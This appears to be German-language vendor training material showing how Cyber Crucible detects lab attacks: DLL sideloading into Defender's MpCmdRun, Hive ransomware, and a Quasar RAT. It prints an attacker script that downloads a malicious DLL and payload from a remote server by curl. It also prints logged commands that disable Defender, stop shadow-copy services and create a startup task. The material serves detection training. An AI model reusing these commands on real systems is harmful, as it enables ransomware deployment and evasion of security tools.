Szenarien

Trainingsszenario – DLL-Injektion

Gruppenname

Trainingsdaten - Dll Injection (Hive)

Szenario

In diesem Trainingsszenario führen wir eine verschlüsselte Ransomware-Payload mittels DLL-Injektion in einen signierten MS Defender aus. Es wurde eine benutzerdefinierte DLL erstellt, so wie sie ein Angreifer erstellen würde, die eine gefälschte .log-Datei entschlüsselt und ausführt.

Viele Sicherheitstools ignorieren schlicht Prozesse, die von einem signierten übergeordneten Prozess gestartet wurden, insbesondere von einem signierten Antivirus-Prozess, und noch mehr, wenn es sich um Defender handelt. Defender-Befehle sind nicht nur oft erlaubt, sondern auch häufig extrem privilegiert. Hier wird der Befehl für ein Signatur-Update bewaffnet - etwas, das nicht nur üblich ist, sondern auch bei jeglicher Art von Malware-Jagd ignoriert würde. Wir zeigen hier, dass ein Angreifer selbst mit einfachem „Living off the Land“-Handwerk privilegierte Payloads ausführen kann, indem er ein einfaches Skript ohne benutzerdefinierte Injektionswerkzeuge auf dem Rechner platziert.


Hier ist das genaue Skript, das auf dem Opferrechner ausgeführt wurde. Beachten Sie, dass nichts explizit Bösartiges geschieht - das Kopieren der Defender-EXE(s) in ein Staging-Verzeichnis dient lediglich dazu, die `C:\staging`-Dateien in der Ursachenanalyse hervorzuheben.

```
mkdir C:\staging
copy C:\Windows\WinSxS\amd64_windows-defender-
service_31bf3856ad364e35_10.0.19041.746_none_a39f6d9ab59bd8b7\* C:\staging
move C:\staging\mpclient.dll C:\staging\realdll.dll; cd C:\staging
curl 169.254.247.102:8000/0x80004006.log -outfile 0x80004006.log; curl
169.254.247.102:8000/mpclient.dll -outfile mpclient.dll
./MpCmdRun.exe -SignatureUpdate
```

Aufgeschlüsselt Zeile für Zeile:


1. Staging-Verzeichnis wird erstellt

2. Defender wird in das Staging-Verzeichnis kopiert
3. Die echte mpclient.dll wird umbenannt
4. Verschlüsselte „Log“-Datei und bösartige DLL werden von einem Remote-Server heruntergeladen
5. Der echte, signierte MpCmdRun wird mit der Signatur-Update-Aufgabe ausgeführt



MpCmdRun.exe

Erkennung



Automated Response

Betrachtet man zunächst die automatisierte Reaktion, würden bei Ihnen sofort die Alarmglocken läuten. Ein Prozess, der nie zuvor gesehen wurde, mit einem zufälligen GUID-Namen, wurde ausgeführt und hat Cyber Crucible ausgelöst, dazu noch unsigniert. Beachten Sie jedoch, dass der Pfad hier leicht etwas weniger beängstigend aussehen könnte. Er wurde absichtlich als C:\staging belassen, um ihn hervorzuheben.

Der unmittelbar nächste Schritt wäre, diese Datei zu finden und herauszufinden, wie sie dorthin gelangt ist. Wahrscheinlich wurde sie automatisch gelöscht, aber wir können uns die Prozesserstellungen von Cyber Crucible ansehen, um zu sehen, wer sie ursprünglich ausgeführt hat.

Parent Path	Child Path	Child Arguments
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\staging\MpCmdRun.exe	"C:\staging\MpCmdRun.exe" -SignatureUpdate
C:\staging\MpCmdRun.exe	C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	"{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}"
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\conhost.exe	\??\C:\Windows\system32\conhost.exe 0x4
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\net.exe	net.exe stop "LanmanWorkstation" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "LanmanWorkstation" /y
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\net.exe	net.exe stop "SamSs" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SamSs" /y
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\net.exe	net.exe stop "SDRSVC" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SDRSVC" /y
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\net.exe	net.exe stop "SstpSvc" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SstpSvc" /y
C:\Windows\System32\services.exe	C:\Windows\System32\svchost.exe	C:\Windows\System32\svchost.exe -k WerSvcGroup
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\net.exe	net.exe stop "vmicvss" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "vmicvss" /y
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\net.exe	net.exe stop "VSS" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "VSS" /y

Powershell → MpCmdRun → {7374F...}

Genau wie im obigen Szenario beschrieben, startete ein PowerShell-Skript eine Defender-ausführbare Datei, die wiederum unseren beängstigenden Prozess startete. Die Malware-Payload löste anschließend zahlreiche untergeordnete Prozesse aus, um verschiedene Staging-Aufgaben durchzuführen. Die Einsicht in diese Hintergrundprozesse liefert oft Erkenntnisse über auf dem System erstellte Dateien, geänderte Registrierungsschlüssel, Wurmaktivitäten usw.

Child Path	Child Arguments
C:\Windows\System32\sc.exe	sc.exe config "SamSs" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "SDRSVC" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "SstpSvc" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "vmicvss" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "VSS" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "wbengine" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "WebClient" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "UnistoreSvc_99328" start= disabled
C:\Windows\System32\reg.exe	reg.exe add "HKLM\System\CurrentControlSet\Services\SecurityHealthService" /v "Start" /t REG_DWORD /d "4" /f
C:\Windows\System32\reg.exe	reg.exe delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d "1" /f
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiVirus" /t REG_DWORD /d "1" /f
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v "MpEnablePus" /t REG_DWORD /d "0" /f

Otherwise „invisible behavior“

Zu diesem Zeitpunkt wurde der Angriff bereits von Cyber Crucible eingedämmt, aber die Analyse der zugehörigen Prozesse ist wichtig, um den Umfang der bösartigen Aktivitäten zu ermitteln. Die Ausführung der unsignierten EXE allein wirkt offensichtlich, wenn sie von Cyber Crucible dargestellt wird, aber häufig würden Hintergrundprozesse, die von etwas so privilegiertem und geschütztem wie Defender gestartet werden, schlicht ignoriert.

Relevante Dokumentation

- Mitre T1543 - Das Erstellen oder Modifizieren eines Systemprozesses kann bösartigen Code als normalen, vertrauenswürdigen Systemprozess vor der Malware-Erkennung tarnen.
- Mitre T1068 - Die Durchführung einer Rechteausweitung über Software-Schwachstellen kann es bösartigem Code ermöglichen, Berechtigungsbeschränkungen oder virtualisierte Umgebungen zu umgehen.
- Mitre T1055-001 - DLL-Injektion kann verwendet werden, um bösartigen Code in einen Prozess zu laden, indem der Zielprozess einfach angewiesen wird, eine neue DLL zu laden, oder indem eine legitime DLL vor dem Laden ersetzt wird.
- Mitre T1059-001 - PowerShell wird von Windows-Malware häufig verwendet, um Malware-Einrichtungen durchzuführen, wie etwa das Ersetzen legitimer Dateien durch bösartige.

Trainingsszenario - Vanilla Ransomware

Gruppenname

Trainingsdaten - Vanilla Ransomware (Hive)

Szenario

In diesem Trainingsszenario führen wir eine „vanilla“ Ransomware-Payload aus, die als Administrator läuft, ohne jegliche Exploits. Dies simuliert das grundlegende Beispiel eines Benutzers, der Malware über einen Phishing-Link, einen bösartigen USB-Stick usw. herunterlädt.

Auch wenn es sich hierbei um eine sehr einfache Ausführungsmethode handelt, bleibt sie – falls die Payload ein Zero-Day ist – dennoch von signaturbasierten Sicherheitsprodukten unbemerkt und kann irreparablen Schaden anrichten, bevor cloudbasierte Verhaltensanalyseprodukte eine Analyse zurückliefern können.

Erkennung

Number of Incidents	Machine Name	Program Path	Program Arguments
3	\\CC-NOAH-TEST	C:\Users\Administrator\Desktop\321d0c4f1bbb44c53cd02186107a18b7a...	321d0c4f1bbb44c53cd02186107a18b7a44c840a9a5f0a7

Created	Response Name	Untrusted Remote Threads	Modified Memory	No Trusted Cert
October 18, 2022 at 11:27:20 AM EDT	Spectacled-Bear Pearly-E	False	False	True
October 18, 2022 at 11:27:22 AM EDT	Petunia Wisteria Rail 829	False	False	True
October 18, 2022 at 11:27:14 AM EDT	Topi Safety-orange Alyss	False	False	True

Automated Response

Die Identifizierung dieses Vorfalls ist die einfachste unter allen Beispielen. Sobald der verdächtige Dateiname einer Datei ohne Signatur bemerkt wurde, ist dies ein unmittelbares Warnsignal.

Um die Ausführungsmethode zu bestätigen, können wir die Prozesserstellungen um den Zeitpunkt des Vorfalls betrachten. Was wir sehen, bestätigt, dass es keine komplexe Exploit-Methode gab, nicht einmal ein Skript! Wie auch bei anderen Beispielen sind jedoch die untergeordneten Prozesserstellungen von Interesse. Obwohl die Ausführungsmethode der Malware selbst

offensichtlich war, werden viele Hintergrundprozesse gestartet, die Schutzmaßnahmen und andere Systemeinstellungen deaktivieren.

Child Path	Child Arguments
C:\Windows\System32\net.exe	net.exe stop "LanmanWorkstation" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "LanmanWorkstation" /y
C:\Windows\System32\net.exe	net.exe stop "MsDtsServer130" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "MsDtsServer130" /y
C:\Windows\System32\net.exe	net.exe stop "MSSQL$MSSQLSERVER01" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "MSSQL$MSSQLSERVER01" /y
C:\Windows\System32\net.exe	net.exe stop "MSSQLSERVER" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "MSSQLSERVER" /y
C:\Windows\System32\net.exe	net.exe stop "sacsvr" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "sacsvr" /y
C:\Windows\System32\net.exe	net.exe stop "SamSs" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SamSs" /y
C:\Windows\System32\net.exe	net.exe stop "SQLAgent$MSSQLSERVER01" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SQLAgent$MSSQLSERVER01" /y
C:\Windows\System32\net.exe	net.exe stop "SQLBrowser" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SQLBrowser" /y
C:\Windows\System32\net.exe	net.exe stop "SQLSERVERAGENT" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SQLSERVERAGENT" /y
C:\Windows\System32\net.exe	net.exe stop "SQLTELEMETRY$MSSQLSERVER01" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SQLTELEMETRY$MSSQLSERVER01" /y

Child Path	Child Arguments
C:\Windows\System32\sc.exe	sc.exe config "SQLWriter" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "SstpSvc" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "vmicvss" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "VSS" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "WRSVC" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "UnistoreSvc_1a55fcc" start= disabled
C:\Windows\System32\reg.exe	reg.exe add "HKLM\System\CurrentControlSet\Services\SecurityHealthService" /v "Start" /t REG_DWORD /d "4" /f
C:\Windows\System32\reg.exe	reg.exe delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d "1" /f
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiVirus" /t REG_DWORD /d "1" /f
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v "MpEnablePus" /t REG_DWORD /d "0" /f
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableBehaviorMonitoring" /...
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableIOAVProtection" /t RE...
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableOnAccessProtection" /...
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableRealtimeMonitoring" /...
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableScanOnRealtimeEnable...

An diesem Punkt wurde der Angriff bereits von Cyber Crucible eingedämmt, aber die Analyse der zugehörigen Prozesse ist wichtig, um das Ausmaß der bösartigen Verhaltensweisen zu ermitteln. Die Ausführung der unsignierten .exe-Datei allein erscheint offensichtlich, wenn sie von Cyber Crucible aufgezeigt wird, aber oft würden Hintergrundprozesse, die von etwas so Privilegiertem und Geschütztem wie Defender gestartet werden, einfach ignoriert werden.

Relevante Dokumentation

- Mitre T1566 - Phishing kann verwendet werden, um einen Benutzer dazu zu bringen, eine Aktion auszuführen, die er sonst nicht durchgeführt hätte, wie z. B. das Ausführen eines Skripts oder das Weitergeben eines Passworts.
- Mitre T1091 - Malware kann sich selbst auf Wechselmedien replizieren, sodass der nächste Computer, an den diese angeschlossen wird, sie über Autorun oder Treiberschwachstellen ausführen kann.
- Mitre T1204 - Die Benutzerausführung, die oft durch Phishing erlangt wird, ist die einfachste Methode, mit der Malware zu laufen beginnen kann.

Trainingsszenario - Signierte Ransomware

Gruppenname

Trainingsdaten - Signierte Ransomware (Hive)

Szenario

In diesem Trainingsszenario führen wir eine Ransomware-Payload aus, die als Administrator läuft und eine benutzerdefinierte Signatur verwendet. Dieses Szenario unterscheidet sich nicht sonderlich vom „**Standard**“-Beispiel, verwendet jedoch eine signierte ausführbare Datei.

Oft werden signierte ausführbare Dateien so behandelt, als sei bestätigt, dass sie harmlos sind. Zwar sollte zertifizierte Software *eigentlich* immer signiert sein, doch handelt es sich dabei nicht um eine bidirektionale Beziehung, und wir sollten Dingen nicht *allein deshalb* vertrauen, weil sie signiert sind. Leider unterläuft dieser Fehler manchmal doch.

Erkennung

Abgesehen davon, dass dieser Zertifikatsname für Trainingszwecke etwas seltsam ist, wie erkennt Cyber Crucible, dass er nicht vertrauenswürdig ist? Cyber Crucible geht auf Nummer sicher und führt eine (gruppenspezifische) Liste vertrauenswürdiger Zertifikate. Dadurch können wir sowohl Test-Signaturzertifikate als auch offizielle Zertifikate großer Zertifizierungsstellen wie DigiCert problemlos erkennen.

Number of Incidents	Machine Name	Program Path	Program Arguments
1	\\CC-NOAH-TEST	C:\Users\Administrator\Desktop\321d0c4f1bbb44c53cd02186107a18b7a...	

Created	Response Name	Untrusted Remote Threads	Modified Memory	No Trusted Cert
October 18, 2022 at 1:51:54 PM EDT	Worm Geum Indigo 180	False	False	True

Wie oben zu sehen ist, ist die Datei „321d0…“ zwar signiert, aber dennoch nicht vertrauenswürdig. Da keine weiteren komplexen Verschleierungstechniken zur Verbreitung des Angriffs verwendet wurden, wissen wir genau, woher er stammt!

Um die Ausführungsmethode zu bestätigen, können wir uns die Prozesserstellungen im Zeitraum des Vorfalls ansehen. Was wir sehen, bestätigt, dass es keine komplexe Exploit-Methode gab, nicht einmal ein Skript! Wie bei anderen Beispielen sind jedoch die Erstellungen von Kindprozessen interessant. Obwohl die Ausführungsmethode der Schadsoftware selbst offensichtlich war, werden viele Hintergrundprozesse gestartet, die Schutzmaßnahmen und andere Systemeinstellungen deaktivieren.

Child Path	Child Arguments
C:\Windows\System32\net.exe	net.exe stop "LanmanWorkstation" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "LanmanWorkstation" /y
C:\Windows\System32\net.exe	net.exe stop "MsDtsServer130" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "MsDtsServer130" /y
C:\Windows\System32\net.exe	net.exe stop "MSSQL$MSSQLSERVER01" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "MSSQL$MSSQLSERVER01" /y
C:\Windows\System32\net.exe	net.exe stop "MSSQLSERVER" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "MSSQLSERVER" /y
C:\Windows\System32\net.exe	net.exe stop "sacsvr" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "sacsvr" /y
C:\Windows\System32\net.exe	net.exe stop "SamSs" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SamSs" /y
C:\Windows\System32\net.exe	net.exe stop "SQLAgent$MSSQLSERVER01" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SQLAgent$MSSQLSERVER01" /y
C:\Windows\System32\net.exe	net.exe stop "SQLBrowser" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SQLBrowser" /y
C:\Windows\System32\net.exe	net.exe stop "SQLSERVERAGENT" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SQLSERVERAGENT" /y
C:\Windows\System32\net.exe	net.exe stop "SQLTELEMETRY$MSSQLSERVER01" /y
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SQLTELEMETRY$MSSQLSERVER01" /y

Child Path	Child Arguments
C:\Windows\System32\sc.exe	sc.exe config "SQLWriter" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "SstpSvc" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "vmicvss" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "VSS" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "WRSVC" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "UnistoreSvc_1a55fcc" start= disabled
C:\Windows\System32\reg.exe	reg.exe add "HKLM\System\CurrentControlSet\Services\SecurityHealthService" /v "Start" /t REG_DWORD /d "4" /f
C:\Windows\System32\reg.exe	reg.exe delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d "1" /f
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiVirus" /t REG_DWORD /d "1" /f
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v "MpEnablePus" /t REG_DWORD /d "0" /f
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableBehaviorMonitoring" /...
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableIOAVProtection" /t RE...
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableOnAccessProtection" /...
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableRealtimeMonitoring" /...
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableScanOnRealtimeEnable...

An diesem Punkt wurde der Angriff bereits von Cyber Crucible eingedämmt, doch die Analyse der zugehörigen Prozesse ist wichtig, um den Umfang der bösartigen Verhaltensweisen zu ermitteln. Die Ausführung der unsignierten EXE-Datei allein wirkt offensichtlich, wenn sie von Cyber Crucible dargestellt wird, aber oft würden Hintergrundprozesse, die von etwas so privilegiertem und geschütztem wie Defender gestartet werden, einfach ignoriert werden.

Relevante Dokumentation

- Mitre T1566 - Phishing kann verwendet werden, um einen Benutzer dazu zu bringen, eine Handlung auszuführen, die er sonst nicht ausgeführt hätte, wie z. B. das Ausführen eines Skripts oder das Weitergeben eines Passworts.
- Mitre T1091 - Schadsoftware kann sich selbst auf Wechselmedien replizieren, sodass sie beim Anschließen an den nächsten Rechner über Autorun oder Treiber-Schwachstellen ausgeführt werden kann.
- Mitre T1204 - Benutzerausführung, die häufig durch Phishing erlangt wird, ist der einfachste Weg für Schadsoftware, mit der Ausführung zu beginnen.
- Mitre T1587-002 - Code-Signaturzertifikate sind eine Möglichkeit für eine Autorität, den Code einer Anwendung zu zertifizieren. Schadsoftware kann ein Zertifikat erzeugen, das von keiner Zertifizierungsstelle stammt, aber einen Benutzer glauben lassen, es sei

legitim.

- Mitre T1587-003 - SSL-Zertifikate werden verwendet, um sicherzustellen, dass die Datenübertragung vertrauenswürdig ist. In einer schlecht konfigurierten Umgebung kann Schadsoftware in der Lage sein, ihr eigenes SSL-Zertifikat zu installieren, um Man-in-the-Middle-Angriffe zu ermöglichen.

Trainingsszenario – Datenenumeration

Gruppenname

Trainingsdaten - RAT-Exfiltration (Quasar)

Szenario

In diesem Trainingsszenario führen wir einen RAT auf der Opfermaschine aus und nutzen ihn, um die Daten auf der Festplatte zu enumerieren, mit dem Ziel, Dateien zu exfiltrieren.

Auch wenn es sich hierbei nicht um einen Ransomware-Angriff handelt, fallen die vom RAT verwendeten Verhaltensweisen unter die Kategorie der Datenerpressungsverhalten, die Cyber Crucible erkennt. Die Reaktion auf den Vorfall und die zugehörigen Daten sehen der Reaktion auf eine Ransomware-Payload sehr ähnlich, denn für Cyber Crucible ist das alles dasselbe!

Erkennung

Number of Incidents	Machine Name	Program Path	Program Arguments
4	\\DESKTOP-GISR8SE	C:\Windows\System32\SubDir\Client.exe	

Created	Response Name	Untrusted Remote Threads	Modified Memory	No Trusted Cert
October 18, 2022 at 9:36:01 PM EDT	Polka-Dot-Plant Ferret Plum 868	False	False	True
October 18, 2022 at 9:38:54 PM EDT	Pearly-Everlasting Black-Footed-Rhino Aspar	False	False	True
October 18, 2022 at 9:39:03 PM EDT	Navy-Blue Sweet-Pea Ragdoll 542	False	False	True
October 18, 2022 at 9:39:07 PM EDT	Wildcat School-bus-yellow Balsam 541	False	False	True

Diese ausführbare Datei sieht etwas eigenartig aus, befindet sich aber in system32 und löst wiederholte Reaktionen aus. Es sind weitere Untersuchungen erforderlich, um herauszufinden, was hier passiert ist. Wir können damit beginnen, nach untergeordneten Pfaden zu suchen, die mit dem Reaktionspfad in Zusammenhang stehen.

Parent Path	Parent Arguments	Child Path
C:\Windows\explorer.exe	C:\Windows\Explorer.EXE	C:\Users\user\Desktop\Client-built.exe
C:\Windows\System32\svchost.exe	C:\Windows\system32\svchost.exe -k netsvcs -p -s Appinfo	C:\Users\user\Desktop\Client-built.exe
C:\Users\user\Desktop\Client-built.exe	"C:\Users\user\Desktop\Client-built.exe"	C:\Windows\System32\SubDir\Client.exe

Hier erhalten wir weitere Hinweise zur Geschichte. Ein Benutzer hat client-build.exe vom Desktop aus ausgeführt, bei dem es sich um den RAT-Dropper handelt. Anschließend scheint eine Privilegienerweiterung über einen svchost stattzufinden. Es fehlen jedoch noch einige Teile des Puzzles. Woher wissen wir, dass es sich um einen RAT handelt und nicht nur um etwas, das mit svchost interagiert?

Parent Path	Parent Arguments	Child Path
C:\Windows\explorer.exe	C:\Windows\Explorer.EXE	C:\Users\user\Desktop\Client-built.exe
C:\Windows\System32\svchost.exe	C:\Windows\system32\svchost.exe -k DcomLaunch -p	C:\Windows\SysWOW64\dllhost.exe
C:\Windows\System32\svchost.exe	C:\Windows\system32\svchost.exe -k netsvcs -p -s Appinfo	C:\Windows\System32\consent.exe
C:\Windows\System32\svchost.exe	C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted -p	C:\Windows\System32\audiodg.exe
C:\Windows\System32\svchost.exe	C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s TabletInputService	C:\Program Files\Common Files\microsoft shared\ink\Tab
C:\Windows\System32\svchost.exe	C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s TabletInputService	C:\Program Files\Common Files\microsoft shared\ink\Tab
C:\Windows\System32\svchost.exe	C:\Windows\system32\svchost.exe -k netsvcs -p -s Appinfo	C:\Users\user\Desktop\Client-built.exe
C:\Users\user\Desktop\Client-built.exe	"C:\Users\user\Desktop\Client-built.exe"	C:\Windows\System32\schtasks.exe
C:\Windows\System32\schtasks.exe	"schtasks" /create /tn "Quasar Client Startup" /sc ONLOGON /tr "C:\Users\user\Desktop\Client-built.exe" /rl HIGHEST /f	C:\Windows\System32\conhost.exe
C:\Users\user\Desktop\Client-built.exe	"C:\Users\user\Desktop\Client-built.exe"	C:\Windows\System32\SubDir\Client.exe
C:\Windows\System32\SubDir\Client.exe	"C:\Windows\system32\SubDir\Client.exe"	C:\Windows\System32\schtasks.exe
